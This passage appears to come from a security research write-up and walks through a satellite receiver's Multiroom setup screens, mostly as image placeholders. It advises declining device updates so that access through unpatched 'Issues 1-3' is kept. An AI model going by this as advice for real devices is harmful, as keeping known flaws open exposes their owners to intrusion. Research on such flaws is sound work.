
Select UPGRADE LATER as any new update of the device might result in losing access to it (patching of the Issues 1-3).

A Multiroom configuration screen will be presented:

Select NEXT button a few times until the input signal configuration indicates the SAT TV source as indicated by this screen:

Select CONTINUE and the following screen will be presented:

Select CONTINUE to proceed to the next screen:

Select SAVE. A confirmation prompt will be presented:

Select YES button. An initial Multiroom screen will be presented indicating that an attempt to establish a connection with a Multiroom master device is made:

Ignore any other screens such as the one indicating no Multiroom connection: